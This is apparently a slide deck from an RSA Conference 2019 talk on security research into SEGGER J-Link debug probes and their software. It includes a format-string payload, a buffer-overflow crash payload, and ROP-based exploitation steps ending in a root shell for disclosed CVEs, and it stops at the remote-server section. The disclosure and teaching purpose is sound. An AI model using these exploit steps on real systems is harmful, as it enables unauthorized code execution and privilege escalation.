RSAConference2019
San Francisco | March 4–8 | Moscone Center

SESSION ID: PDAC-F01

Infecting the Embedded Supply Chain

Zach Miller

Security Researcher
in8 Solutions (Formerly Somerset Recon)
@bit_twidd1er

Inspiration


iN8 solutions

Inspiration

- Countless embedded devices exist
  - Each with potential vulnerabilities
- What research could have an impact on a large number of devices?

Targets

Targets


SEGGER J-Link Configuration V5.00g
Refresh rate: Normal
Emulators connected via USB:
Product Nickname SN USB Identification Host Firmware Emula
0 SEGGER J-Link ARM V8.00 -1 SN 4294967295 2014 Nov 28 13:44 2014
Select all Select none
Emulators connected via TCP/IP:
Product Nickname SN IP Address MAC Address Host Firmware Emulator F
Select all Select none
Log:
SEGGER J-Link Configuration V5.00g
Logging started @ 2015-07-08 00:40
Updating firmware of 1 emulator:
Updating firmware of emulator 1 of 1 via USB (SN: -1)... Updated successfully, emulator firmware was older than host firmware
Finished updating 1 emulator!
Update firmware of selected emulators
Close
Ready
Searching for emulators: Ready
1 emulator found

Segger J-Link Debug Probes

- Joint Test Action Group (JTAG)
- Serial Wire Debug (SWD)
- In Circuit Emulator (ICE)
- In Circuit System Programmer (ICSP)
- Supports ARM/ARM Cortex, RISC-V, RX targets

“SEGGER J-Links are the most widely used line of debug probes available today”- www.segger.com

Segger Software


- J-Link Software Suite
- Real-Time Operating System (RTOS) Plugin
- SystemView - Real-time Analysis and Visualization
- Ozone Graphical Debugger
- J-Scope Data Analysis and Visualization Tool

J-Link Software Suite

"All-in-one debugging solution"

- Command line tools
- GNU Project Debugger (GDB) Server
- Remote Server
- Memory Viewer
- Much more...

Segger J-Link Setup



Segger J-Link Attack Surface

Hardware Debug Probe Attack Surface

- Firmware

Client Software Attack Surface

- Suite of applications to interact with debug probes
- Custom Integrated Development Environment (IDE)
- USB Driver

RSAConference2019


Hardware

Segger J-Link - Hardware

Questions


- How does it work?
- How can we get the firmware?
- Are there hardware differences between models?
- What security mechanisms are in place?

Segger J-Link - Hardware



Segger J-Link - Hardware


Segger J-Link - Hardware



Debugging J-Link with a J-Link

Segger J-Link - Hardware

- Security and Flash bits are set
- Refuses to connect and erase
- Other ways around this?



Segger J-Link - Hardware

29.4.12.2.1 Unsecuring the Chip Using Backdoor Key Access

The chip can be unsecured by using the backdoor key access feature, which requires knowledge of the contents of the 8-byte backdoor key value stored in the Flash Configuration Field (see Flash Configuration Field Description). If the FSEC[KEYEN] bits are in the enabled state, the Verify Backdoor Access Key command (see Verify Backdoor Access Key Command) can be run; it allows the user to present prospective keys for comparison to the stored keys. If the keys match, the FSEC[SEC] bits are changed to unsecure the chip. The entire 8-byte key cannot be all 0s or all 1s; that is, 0000_0000_0000_0000h and FFFF_FFFF_FFFF_FFFFh are not accepted by the Verify

Segger J-Link – Firmware Update

- From observing the firmware update utility function we reversed the USB protocol
- Firmware is not signed and could be modified
- Firmware is “verified” on the device
  - However, only a date string in the firmware is checked prior to flashing

RSAConference2019

J-Link Vulnerability Research

Reverse Engineering - Software Overview

- Cross-compiled code
- Dangerous functions (strcpy(), etc.) used throughout
- Custom string manipulation code used throughout
- Fairly standard software

Reverse Engineering – Binary Protections

Binary Protection	Windows Protection Status	Linux Protection Status
Data Execution Prevention (DEP) / Non Executable Stack (NX)	✓ Enabled	✓ Enabled
Address Space Layout Randomization (ASLR)	✓ Enabled	✓ Enabled
Position Independent Executable (PIE)	N/A	✗ Disabled
Stack Canaries	✓ Enabled	✗ Disabled
SafeSEH	✓ Enabled	N/A

Fuzzing - Overview

Fuzzer requirements:

- Compatible with multiple input vectors
  - Files
  - Network sockets
  - Command Line Args
- Ability to perform generational fuzzing
  - Target software parses many structured-text based formats
  - Target software utilizes magic numbers throughout


Fuzzing - Setup

- Install Peach Fuzzer, everything and then…
  - Peach fails!
  - J-Link USB device was no longer attached to our VM

- Between iterations of fuzzing the USB device entered a bad state
  - Created a script to check if the USB device was attached before each iteration
  - If the device was not present, use libvirt to reattach the device

Fuzzing - Results

- Tens of thousands of crashes
  - More core files than we could handle
- Lots of exploitable crashes
  - Unfortunately, these contains lots of duplicate crashes



RSAConference2019

Local Exploits

CVE-2018-9094 - Format String Vulnerability

- "J-Flash" tool had many uses of custom string formatting functions
- Reviewing the code revealed usages that looked like traditional string format vulnerabilities…

```
sprintf(message, "Opening data file [%s] ...", user_input_filename);
custom_printf(message);
```


CVE-2018-9094 - Custom String Formatting Overview

Accepts limited subset of format specifiers

- Accepts basic specifiers: %d, %x, %p, %u, …
- Doesn't accept the %n family of specifiers
- Accepts precision arguments: .number

CVE-2018-9094 - Format String Vulnerability

- JFlashSPI_CL.exe -open xAAAA%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%s



CVE-2018-9094 - Impact

- Lack of %n format specifiers reduces severity of this vulnerability

- Potentially could be leveraged as part of an exploit chain as a primitive to read arbitrary memory

CVE-2018-9095 - Discovery

- J-Link Commander tool
- Found via fuzzing and made up >99% of our exploitable crashes
- Traditional stack buffer overflow
- Reads each line of a file into 512 byte stack buffer

```
osboxes@osboxes:~/DEFCON$ python -c "print 'A'*540" >> payload
osboxes@osboxes:~/DEFCON$ ls
attack.py  payload
osboxes@osboxes:~/DEFCON$ less payload
osboxes@osboxes:~/DEFCON$ /opt/SEGGER/JLink/JLinkExe -CommandFile payload
SEGGER J-Link Commander V6.30b (Compiled Feb  2 2018 18:37:38)
DLL version V6.30b, compiled Feb  2 2018 18:37:32


Script file read successfully.
Processing script file...

Unknown command. '?' for help.
Segmentation fault (core dumped)
osboxes@osboxes:~/DEFCON$
```

CVE-2018-9095 - Triage

```
$ gdb -c core
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
...
[New LWP 1928]
Core was generated by `JLink_Linux_V630b_i386/JLinkExe -CommandFile
payload'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xb7613456 in ?? ()
gdb-peda$ bt
#0  0xb7613456 in ?? ()
#1  0x41414141 in ?? ()
...
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
```

CVE-2018-9095 – Exploitation Overview

Steps to exploitation:

1. Control the return address
2. Get the address of libc
3. Use the libc address to get the address of system()
4. Call system() with user-controlled arguments

CVE-2018-9095 – Exploitation

Step 1: Control the return address

- Calculate offset of the payload data that overwrites return address
  - Use cyclic patterns (De Bruijn sequence) as the contents of payloads
  - Determine offset of payload that overwrites return address based off of the contents of the return address

- Use GDB PEDA to assist with this
  - Other tools contain this functionality (radare2, pwntools, pattern_create.rb)

CVE-2018-9095 – Exploitation

Step 2: Get the address of libc

- Since DEP/NX is in use we must use Return-Oriented Programming (ROP) to perform any actions
- Lots of previous research and existing tools for finding ROP gadgets

CVE-2018-9095 – Exploitation

Step 2: Get the address of libc

- Since DEP/NX is in use we must use Return-Oriented Programming (ROP) to perform any actions
  - Tons of previous research and existing tools for finding ROP gadgets
- Since ASLR is in use, we must use leak the address of libc from the program

CVE-2018-9095 – Exploitation

Step 2: Get the address of libc

- We use a technique called a Global Offset Table (GOT) dereference to get the libc address
  - Use dereference GOT entry of a libc functions
  - Know that the libc function are a static offset from the libc base address
  - Calculate libc base address

```
>>> for x in
elf.plt:
...     print x
...
lseek
malloc
clock_gettime
dlsym
memset
strcat
__libc_start_main
printf
fgets
```

CVE-2018-9095 – Exploitation

Step 2: Get the address of libc

```
//Chain pseudocode
0x804ae7c: esi = **libc                  # esi = **libc
0x0804ae79: eax = esi, esi = **libc      # esi = **libc, eax = **libc
0x0804d0b3: eax += *ea                   # esi = **libc, eax = **libc + *libc
0x8048e87: eax -= esi                    # eax = *libc
```

CVE-2018-9095 – Exploitation

Step 3: Get the address of system()

- The system() function was not called in the target application, so we could not directly leak the address of system() from the GOT
- We leaked the address of "__libc_start_main" instead (which is always a static number of bytes away from "system()")
  - GDB can be used to calculate the distance between "__libc_start_main" and "system()"

CVE-2018-9095 – Exploitation

Step 3: Get the address of system()

- Use ROP to perform arithmetic to calculate the address of system() based off of the leaked __libc_start_main address

```
//Chain pseudo
0x0804b193: eax = 0x5b000000, esi = 0x5b000000-off_to_sys
0x8048e87: eax -= esi    # eax = off_to_sys
```

CVE-2018-9095 – Exploitation

Step 4: Call system()

- Wanted reproducible and impactful demo for submission to vendor
- Need to determine what argument to pass to system()
  - "/bin/sh" is in the binary, but its address contains bad bytes (null bytes)

CVE-2018-9095 – Exploitation

Step 4: Call system()

- What similar commands could we execute?
  - How about simply “sh”?

```
$ strings JLinkExe | grep "sh$"
fflush
SWOFlush
.gnu.hash
```


CVE-2018-9095 – Exploitation

```
user@user-MACH-WX9: ~/JLink_Linux_V630b_i386
File  Edit  View  Search  Terminal  Help
user@user-MACH-WX9:~/JLink_Linux_V630b_i386$ sudo ./JLinkExe -CommandFile
 pwnit.txt
[sudo] password for user:
SEGGER J-Link Commander V6.30b (Compiled Feb  2 2018 18:37:38)
DLL version V6.30b, compiled Feb  2 2018 18:37:32


Script file read successfully.
Processing script file...

Unknown command. '?' for help.
# whoami
root
#
```

CVE-2018-9095 – Attack Vector



CVE-2018-9097 - Settings File Overflow

- Very similar to previous exploit
- JLinkExe executable reads a “SettingsFile”
- Reads in settings file and passes to libjlinkarm.so.6.30.2 to update settings
- libjlinkarm.so.6.30.2 has a buffer overrun in BSS segment
- Used the overflow to overwrite a function pointer in BSS segment

RSAConference2019

Remote Exploits

CVE-2018-9096 - Discovery

- JLinkRemoteServer tool
- Opens up a bunch of ports:

```
$ sudo netstat -tulpn | grep JLinkRemote
tcp        0  0 0.0.0.0:24              0.0.0.0:* LISTEN 31417/./JLinkRemote
tcp        0  0 127.0.0.1:19080         0.0.0.0:* LISTEN 31417/./JLinkRemote
tcp        0  0 0.0.0.0:19020           0.0.0.0:* LISTEN 31417/./JLinkRemote
tcp        0  0 127.0.0.1:19021         0.0.0.0:* LISTEN 31417/./JLinkRemote
